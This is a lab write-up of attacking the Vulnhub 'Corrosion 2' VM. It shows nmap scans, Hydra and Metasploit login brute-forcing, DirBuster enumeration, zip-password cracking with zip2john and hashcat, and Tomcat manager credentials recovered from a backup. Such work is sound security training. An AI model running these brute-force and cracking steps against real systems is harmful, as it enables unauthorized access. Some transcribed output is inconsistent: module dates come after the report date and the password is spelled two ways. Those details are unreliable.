

# Enumerating Corrosion 2 Machine - CRM2

December 13<sup>th</sup>, 2022

# Introduction

In the following report, we highlight the steps we took in investigating a vulnerable machine provided by Vulnhub: “Corrosion 2”. We outline the steps we took in enumerating our way through a front-facing website to root on the hosting server. And we provide reasoning for the steps taken and insights into our thought processes that brought us to these conclusions.

Notably, the one hint provided by the creator of Corrosion 2, “Proxy Programmer,” was “Enumeration is Key.”

## Setup

The setup for this project consisted of downloading and importing [the vulnerable virtual machine image](#) into [Oracle VM VirtualBox](#). The specific version of VirtualBox utilized by our team was 6.1.32 r149290. To make the target machine accessible in the local network, we configured our VMs to have a bridged connection. Bridging the network allows the virtual machine to utilize our computer’s local network.

# Vulnerability Testing

## Preliminary steps

After launching CRM2, our first step was to find it within the network. To achieve this, we ran a ping scan for the entire local subnet on our Kali machine (using the command “`sudo nmap -sn 192.168.0.0/24`”). The following images depict the results, with redactions of private information:

```
(kali㉿kali)-[~]
$ sudo nmap -sn 192.168.0.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-12 18:10 EST
Nmap scan report for [REDACTED]
Host is up (0.0072s latency).

Nmap scan report for corrosion.hitronhub.home (192.168.0.36)
Host is up (0.000086s latency).

Nmap done: 256 IP addresses (15 hosts up) scanned in 3.56 seconds
```

As we can see, an entry exists in the list of 15 hosts containing the name “corrosion” using IP 192.168.0.36. Now that we know the local IPv4 address of the CRM2, we can again utilize Nmap to perform an extensive scan for running services on all ports. We may then attempt to find the type and version of the operating system this machine is running (using the command “`nmap -p- -A -sC -sV 192.168.0.36`”):

```
(kali㉿kali)-[~]
└─$ nmap -p- -A -sC -sV 192.168.0.36
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-12 18:25 EST
Nmap scan report for corrosion.hitronhub.home (192.168.0.36)
Host is up (0.00026s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 6ad8446080397ef02d082fe58363f070 (RSA)
|   256 f2a662d7e76a94be7b6ba512692efed7 (ECDSA)
|_  256 28e10d048019be44a64873aae86a6544 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
8080/tcp  open  http     Apache Tomcat 9.0.53
|_http-title: Apache Tomcat/9.0.53
|_http-favicon: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.17 seconds
```

From the above results, we can see that Nmap has discovered:

- (1) An SSH server is running (port 22).
- (2) An HTTP server is running (port 80), containing the default page.
- (3) An instance of Apache Tomcat 9.0.53 is running (port 8080), which is historically known for having many exploits over the years.

Three services are front-facing and thus prominent targets, the SSH service, the HTTP server, and the tomcat server. To begin, we searched for any known vulnerabilities in these applications running on CRM2 and their respective versions.

Attempting to find any low-hanging fruit using Searchsploit (Metasploit's search utility for vulnerable software versions) service and version information, we observe the following:

As we can see, none of the versions for any of the services contain a well-known vulnerability (at-least in this version of searchsploit). Therefore, we need to find more information regarding potential vulnerabilities within these services through other methods. Further searching on the web for tomcat vulnerabilities yielded no results. We found no relevant vulnerabilities when looking at their [vulnerability page](#).

```
(kali㉿kali)-[~]
└─$ searchsploit Tomcat 9.0.53
Exploits: No Results
Shellcodes: No Results

(kali㉿kali)-[~]
└─$ searchsploit Apache httpd 2.4.41
Exploits: No Results
Shellcodes: No Results

(kali㉿kali)-[~]
└─$ searchsploit OpenSSH 8.2p1
Exploits: No Results
Shellcodes: No Results
```

When we go to the [Apache vulnerability page](#), we find many different vulnerabilities for version 2.4.41 that we opted to investigate further. However, sadly none of our research bore any fruit, and we were back to searching.

Next, we checked the internet for information on vulnerabilities within their SSH application. We found [one](#) that may be useful in the future that permits remote code execution, but this

requires our target to establish a connection with an attacker, something we currently don't have control over. Thus, we were again back to the drawing board.


## Targeting the Services Directly

### Brute forcing SSH

We decided to attempt an SSH brute force attack using "Hydra." Luckily, Metasploit on Kali is pre-packaged with text files for common Unix passwords:

```
[kali㉿kali] ~]$ ls /usr/share/wordlists/metasploit
adobe_top100_pass.txt      http_default_pass.txt      oracle_default_hashes.txt      snmp_default_pass.txt
av_hips_executables.txt    http_default_userpass.txt  oracle_default_passwords.csv  telerik_ui_asp_net_ajax_versions.txt
av-update-urls.txt         http_default_user.txt     oracle_default_userpass.txt  telnet_cdata_ftth_backdoor_userpass.txt
burnett_top_1024.txt       http_owa_common.txt      password.lst                  tftp.txt
burnett_top_500.txt        idrac_default_pass.txt   piata_ssh_userpass.txt      tomcat_mgr_default_pass.txt
can_flood_frames.txt      idrac_default_user.txt  postgres_default_pass.txt  tomcat_mgr_default_userpass.txt
cms400net_default_userpass.txt  ipmi_passwords.txt  postgres_default_userpass.txt  tomcat_mgr_default_users.txt
common_roots.txt          ipmi_users.txt        postgres_default_user.txt   unix_passwords.txt
dangerzone_a.txt          joomla.txt           root_userpass.txt        unix_users.txt
dangerzone_b.txt          keyboard_patterns.txt  routers_userpass.txt      vnc_passwords.txt
db2_default_pass.txt      lync_subdomains.txt   rpc_names.txt            vxworks_collide_20.txt
db2_default_userpass.txt  malicious_urls.txt   rservices_from_users.txt  vxworks_common_20.txt
db2_default_user.txt      mirai_pass.txt        sap_common.txt          wp-exploitable-plugins.txt
default_pass_for_services_unhash.txt  mirai_user_pass.txt  sap_default.txt        wp-exploitable-themes.txt
default_userpass_for_services_unhash.txt  mirai_user.txt    sap_icm_paths.txt      wp-plugins.txt
default_users_for_services_unhash.txt    multi_vendor_cctv_dvr_pass.txt  scada_default_userpass.txt  wp-themes.txt
dlink_telnet_backdoor_userpass.txt    multi_vendor_cctv_dvr_users.txt  sensitive_files.txt
grafana_plugins.txt        named_pipes.txt       sensitive_files_win.txt
hci_oracle_passwords.csv   namelist.txt        sid.txt
```

From looking at the VM, we know of 4 possible usernames (including "root"):



After filling a file "users" with the list of usernames, we can run the following command to commence the attack:

"hydra -L ~/users -P /usr/share/wordlists/metasploit/unix\_passwords.txt ssh://192.168.0.36"

```
[kali㉿kali] ~]$ ./hydra -L ~/users -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://192.168.0.36
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-12 20:43:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restoreref (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4036 login tries (l:/p:1009), ~253 tries per task
[DATA] attacking ssh://192.168.0.36:22/
[STATUS] 128.00 tries/min, 128 tries in 00:01h, 3910 to do in 00:31h, 14 active
[STATUS] 98.67 tries/min, 296 tries in 00:03h, 3742 to do in 00:38h, 14 active
[STATUS] 92.29 tries/min, 646 tries in 00:07h, 3392 to do in 00:37h, 14 active
[STATUS] 91.53 tries/min, 1373 tries in 00:15h, 2665 to do in 00:30h, 14 active
[STATUS] 90.61 tries/min, 2809 tries in 00:31h, 1229 to do in 00:14h, 14 active
[STATUS] 92.22 tries/min, 3320 tries in 00:36h, 718 to do in 00:08h, 14 active
[STATUS] 91.24 tries/min, 3741 tries in 00:41h, 297 to do in 00:04h, 14 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-12 21:28:32
```

As we can see from the above screenshots, Hydra found no valid username/password combinations using the provided usernames and password list.

## Enumerating the HTTP Server

We initially viewed the page source of the default page as sometimes people can leave credentials in HTML comments. We searched for files commonly on HTTP servers (e.g.,

“robots.txt”) with no success. Keeping in mind that enumeration was central to cracking this box, we decided to use a brute-force tool known as “dirbuster”: software designed to perform web crawling to discover hidden pages that may exist within the web server. Dirbuster can take wordlists and file extensions as arguments. Below we depict some of the wordlists that are available on Kali. We utilized the medium directory wordlist and the most common file extensions (.php, .htm, .html, .txt, .js). We uncovered no information that would benefit our attack.



```
(kali㉿kali)-[~]
$ ls /usr/share/wordlists/dirbuster/
apache-user-enum-1.0.txt  directory-list-1.0.txt      directory-list-lowercase-2.3-medium.txt
apache-user-enum-2.0.txt  directory-list-2.3-medium.txt  directory-list-lowercase-2.3-small.txt
directories.jbrofuzz      directory-list-2.3-small.txt
```

## Enumerating the Tomcat Server

We were confident that the Tomcat server would likely be where the weak spot in the system would be. We also know that Tomcat has a management console that requires a username and password. We initially endeavored to brute force these credentials, the idea being that a misconfigured or minimally configured box would have default or weak credentials.

### Credential Enumeration

Using Metasploit, we attempted to brute force the username and password values with a wordlist of default Tomcat credentials that comes pre-installed on Kali.

```
[kali㉿kali] ~
```

adobe_top100_pass.txt	default_pass_for_services_unhash.txt	ipmi_users.txt	oracle_default_passwords.csv	sap_icm_paths.txt	unix_users.txt
av_hips_executables.txt	default_userpass_for_services_unhash.txt	joomla.txt	oracle_default_userpass.txt	scada_default_userpass.txt	vnc_passwords.txt
av-update-urls.txt	default_users_for_services_unhash.txt	keyboard-patterns.txt	password.lst	sensitive_files.txt	vxworks_collapse_20.txt
burned_top_500.txt	direct_telluride_tomcat_userpass.txt	lyricos_lyrics.txt	piwik_passwords.txt	share_files_winv.txt	vxworks_common_20.txt
burp_top_500.txt	geofari_plugins_tomcat_userpass.txt	malicious_urls.txt	postgres_default_pass.txt	sid.txt	wp-exploitkit-e-plugins.txt
can_flood_frames.txt	hcl_oracle_passwords.csv	mirai_pass.txt	postgres_default_userpass.txt	smb.default_pass.txt	wp-exploitkit-e-themes.txt
cms40net_default_userpass.txt	http_default_pass.txt	mirai_user_pass.txt	postgres_default_user.txt	telerik_ui_asp_net_ajax_versions.txt	wp-plugins.txt
common_roots.txt	http_default_userpass.txt	mirai_user.txt	root_userpass.txt	telnet_cdata_ftth_backdoor_userpass.txt	wp-themes.txt
dangerzone_a.txt	http_default_users.txt	multi_vendor_cctv_dvr_pass.txt	routers_userpass.txt	tomcat_mgr_default_pass.txt	
dangerzone_b.txt	http_owa_common.txt	named_pipes.txt	rservices_from_users.txt	tomcat_mgr_default_userpass.txt	
db2_default_pass.txt	idrac_default_pass.txt	namelist.txt	sap_common.txt	tomcat_mgr_default_users.txt	
db2_default_userpass.txt	idrac_default_user.txt	oracle_default_hashes.txt	sap_default.txt	unix_passwords.txt	

We can then search through Metasploit (launched via command “metasploit” and search with “search <term>”) to see which modules may aid in our attack:

```
File Actions Edit View Help
      ||| |||
[...]
+ --=[ metasploit v6.2.23-dev
+ --=[ 2259 exploits - 1188 auxiliary - 402 post
+ --=[ 951 payloads - 45 encoders - 11 nops
+ --=[ 9 evasion
]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com

msf6 > search tomcat
Matching Modules
#  Name
- auxiliary/dos/http/apache_commons_fileupload_dos
0 exploit/multi/http.struts_dev_mode
1 exploit/multi/http/struts2_namespace_ognl
2 exploit/multi/http/struts_code_exec_classloader
4 exploit/multi/http/tomcat_rce
5 exploit/windows/http/tomcat_rce_cmdlineargs
6 exploit/multi/http/tomcat_mgr_deploy
7 exploit/multi/http/tomcat_mgr_upload
8 auxiliary/dos/http/tomcat_transfer_encoding
9 auxiliary/scanner/http/tomcat_enum
10 exploit/multi/http/atlassian_confluence_webwork_ognl_injection
11 exploit/windows/http/cayin_xpost_sql_rce
12 exploit/multi/http/cisco_dcmn_upload_2019
13 exploit/linux/http/cisco_hyperflex_hx_data_platform_exec
14 exploit/linux/http/cisco_hyperflex_file_upload_rce
15 exploit/linux/http/cisco_prime_inf_upload
16 exploit/linux/http/cisco_prime_inf_rce
17 post/multi/gather/tomcat_gather
18 auxiliary/dos/http/hashcollission_dos
19 auxiliary/admin/http/ibm_drm_download
20 exploit/linux/http/lucee_admin_improcress_file_write
21 exploit/linux/http/mobileiron_core_log4shell
22 exploit/multi/http/zenworks_configuration_management_upload
23 exploit/multi/http/spring_framework_rce_spring4shell
24 auxiliary/admin/http/tomcat_administration
25 auxiliary/scanner/http/tomcat_mgr_login
26 exploit/linux/http/tomcat_jsps_upload_bypass
27 auxiliary/admin/http/tomcat_utils_traversal
28 auxiliary/admin/http/trendmicro_dlp_traversal
29 post/windows/gather/enum_tomcat

#  Disclosure Date Rank Check Description
- 2014-02-06 normal No Apache Commons FileUpload and Apache Tomcat DoS
0 2012-01-06 excellent Yes Apache Struts 2 Developer Mode OGNL Execution
1 2018-08-22 excellent Yes Apache Struts 2 Namespace Redirect OGNL Injection
2 2014-03-06 manual Yes Apache Struts ClassLoader Manipulation Remote Code Execution
4 2020-01-20 normal Yes Apache Tomcat Manager Authentication Bypass
5 2019-04-10 excellent Yes Apache Tomcat GGIServlet enableCmdlineArguments Vulnerability
6 2009-11-09 excellent Yes Apache Tomcat Manager Application Deployer Authenticated Code Execution
7 2009-11-09 excellent Yes Apache Tomcat Manager Authenticated Upload Code Execution
8 2010-07-09 normal No Apache Tomcat Transfer-Encoding Information Disclosure and DoS
9 2010-07-09 normal No Apache Tomcat User Enumeration
10 2021-08-25 excellent Yes Atlassian Confluence WebWork OGNL Injection
11 2020-06-04 excellent Yes Cayin XPost wayfinder_seqid SQLi to RCE
12 2019-06-26 excellent Yes Cisco Data Center Network Manager Unauthenticated Remote Code Execution
13 2021-05-05 excellent Yes Cisco HyperFlex HX Data Platform Command Execution
14 2021-05-05 excellent Yes Cisco HyperFlex HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)
15 2019-05-15 excellent Yes Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
16 2018-10-04 excellent Yes Cisco Prime Infrastructure Unauthenticated Remote Code Execution
17 2011-12-28 normal No Gather Tomcat Credentials
18 2011-12-28 normal No Hashtable Collisions
19 2020-04-21 normal Yes IBM Data Risk Manager Arbitrary File Download
20 2023-01-15 excellent Yes Lucee Administrator imgProcess.cfm Arbitrary File Write
21 2023-12-12 excellent Yes MobileIron Core Unauthenticated JNDI Injection RCE (via Log4Shell)
22 2015-04-07 excellent Yes Novell ZENworks Configuration Management Arbitrary File Upload
23 2022-03-31 manual Yes Spring Framework Class property RCE (Spring4Shell)
24 2023-01-15 normal No Tomcat Administration Tool Default Access
25 2017-10-03 excellent Yes Tomcat Application Manager Login Utility
26 2009-01-09 normal No Tomcat JSP Upload Bypass
27 2009-01-09 normal No Tomcat UTF-8 Directory Traversal Vulnerability
28 2005-01-09 normal No TrendMicro Data Loss Prevention 5.5 Directory Traversal
29 2023-01-15 normal No Windows Gather Apache Tomcat Enumeration
```

As we can see, entry #25 is a scanner that we may use for brute-forcing Tomcat logins. We can now attempt to use this module (using the command “use <module\_name>”):

```
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```

We then check the possible options for this module using the “show options” command.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options
Module options (auxiliary/scanner/http/tomcat_mgr_login):
Name          Current Setting      Required  Description
BLANK_PASSWORDS    false        no        Try blank passwords for all users
BRUTEFORCE_SPEED   5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CRED$      false        no        Try each user/password couple stored in the current database
DB_ALL_PASS        false        no        Add all password from the current database to the list
DB_ALL_USERS       false        no        Add all users from the current database to the list
DB_SKIP_EXISTING  none        no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD          none        no        The HTTP password to specify for authentication
PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt  no        File containing passwords, one per line
Proxies           []           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS            8080        yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT             8080        yes      The target port(s) to TCP
SSLCert           null        yes      Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS   false        yes      Stop guessing when a credential works for a host
TARGETURI         /manager/html yes      URI for Manager login. Default is /manager/html
THREADS           1            yes      The number of concurrent threads (max one per host)
USERNAME          null        no        The HTTP username to specify for authentication
USERPASS_FILE    /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no        File containing username and password separated by space, one pair per line
USER_PWD          false        no        Try the same username as the password for all users
USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt   no        File containing users, one per line
VERBOSE           true         yes      Whether to print output for all attempts
VHOST             null        no        HTTP server virtual host
```

RHOSTS, the host to attack, is the only required argument we need to provide since the others are pre-configured to our liking. We can change this value using the command “set RHOSTS 192.168.0.36”:

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.0.36
RHOSTS => 192.168.0.36
```

With this preparation, we should be able to run the exploit using the “exploit” command.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit
[!] No active DB -- Credential data will not be saved!
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:Password1 (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:changethis (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:r00t (Incorrect)
```

<Hundreds of failed attempts between these screenshots>

```
[-] 192.168.0.36:8080 - LOGIN FAILED: tomcat: (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: tomcat:changethis (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```

The attack ultimately failed, yielding no credentials.

## Webpage Enumeration

At this point, we decided to use Dirbuster again, this time on the tomcat server. Using the same common extensions we did before with the medium wordlist, a file appeared nearly immediately named readme.txt.

The screenshot shows two windows of the OWASP DirBuster tool. The top window is the configuration screen where settings like Target URL, Number Of Threads, and scanning type are configured. The bottom window shows the results of a scan against the URL `http://192.168.0.36:8080/`. The results table lists the directory structure, response codes, and sizes. A file named `readme.txt` is highlighted in the results table.

Directory Structure	Response Code	Response Size
/	200	11453
docs	200	15297
examples	200	1442
<b>readme.txt</b>	<b>200</b>	<b>351</b>
manager	302	210

Current speed: 462 requests/sec  
Average speed: (T) 542, (C) 452 requests/sec  
Parse Queue Size: 102884  
Total Requests: 1537005/19849648  
Time To Finish: 11:15:14


(Select and right click for more options)

Current number of running threads: 500  
Change

Report

We then visited the website and went to the `readme.txt` webpage. This file contained our second hint in the form of a message from the server administrator. In this message, denoted below, he claims there is a password-protected file on the server. We now have a definitive target we want to aim for—the file—and can assert an effort towards finding it. Additionally, this file provides a potential username, “Randy.”

### The Second Hint




With the previous result, we now know there is a file of some variety on the server that contains password-protected information and that we may be able to use Dirbuster to find it. However, Dirbuster is characteristically a brute-force tool that will utilize a dictionary with some specified file extensions. The result is that running Dirbuster with all possible combinations of extension word pairs is costly, but if we exclude extensions, we risk excluding the important ones. Since we do not know what potential file is within the tomcat web service or the extension, we arrive at a problem: we could be searching for the wrong name with the wrong extension(s) and wasting time. To improve our probability of finding something of interest and increasing the speed at which we do so, we decided to use a medium-sized dictionary list for each attack. To resolve the extension issue and ensure we were being pragmatic, we found a list of common Unix extensions, narrowed it down, and removed all extensions we were confident would not be helpful. Finally, each group member had a unique set of extensions that could plausibly yield fruitful results.

## Unix Extension Sets for Enumeration

We created a list of file extensions that we determined would be worth including in our brute-force attacks, adapted from this [list of extensions](#). Considering there are four members in our group we divided them evenly into the following four sets of six extensions:


.awk	awk script
.bak	Backup copy of file
.bz2	bzip2 compressed file
.cgi	CGI web page program
.dat	Data or other information
.doc	Explanatory text file
.gif	GIF image file
.gz	gzip compressed file
.html	Hypertext Markup Language document
.info	Emacs TeXinfo file in "info" format
.jpg	Graphical image file in JPEG format
.log	Logged information
.pl	Perl program
.png	PNG format graphics file (similar to GIF)
.py	Python program
.shar	Shell archive (expand with sh file.shar)
.tar	Tape archive, used by tar command
.tar.gz	Tarred-then-gzipped files
.tif	TIFF (Adobe) image file
.tgz	Tarred-then-gzipped files (equivalent to .tar.gz)
.txt	Generic text file
.z	Packed file (from the pack command) or early gzip file
.Z	Compressed file, from compress command
.zip	Zipped (compressed) file, from zip command

Each group member performed a Dirbuster attack using the same dictionary and their unique extension set. Relatively quickly, the final list with the “.zip” extension found a file called “backup.zip.”



After visiting this webpage, we can download “backup.zip” and see the names of files residing in this compressed file. The files were password protected, however, based on the file names, we can tell that they may contain credentials and other information we could use to compromise CRM2. Thus, the next step in our attack is to crack this password.

#### Password Protected Compressed Folder Containing Credential Information



## Brute Forcing Folder Password

Using “John The Ripper” and “Hashcat,” we can discover the password hash and attempt to crack it with hashcat.


## John The Ripper - getting the password hash

The John the Ripper password cracking suite has a utility known as “zip2john”, which we can use to extract the zip file’s password hash.

## Hashcat - cracking the password hash

Now that we have the password hash, we can use Hashcat: a program that attempts many passwords until the list of provided hashes is solved. Instead of trying all possible password combinations, our team opted to use the notorious “rockyou.txt,” a list of the 14,344,392 most common passwords. The command to crack the password is: “hashcat -m 17220 -a 0 hash.txt rockyou.txt”

Hashcat determined the password for the file is “@administrator\_hi5”. We can now use this password to extract all the files.



### Inspecting the file contents

Most of the extracted files contained seemingly negligible information, except for “tomcat-users.xml.”

#### *The file of Plaintext Usernames and Passwords*

A screenshot of a text editor window titled 'Mousepad' showing the XML content of 'tomcat-users.xml'. The file contains configuration for Tomcat users and roles. It includes a comment block for sample users, definitions for roles like 'tomcat', 'role1', and 'manager-gui', and user entries for 'tomcat', 'both', and 'role1' with their respective passwords and roles. The password 'melehfokivai' is highlighted in pink.

This file contains two entries for users that can access the Tomcat manager/admin GUI. Their usernames and passwords are as follows:

manager:melehifokivai

admin:melehifokivai.

Using these credentials gained access to the Tomcat manager and admin GUI.

### Tomcat Web Application Manager

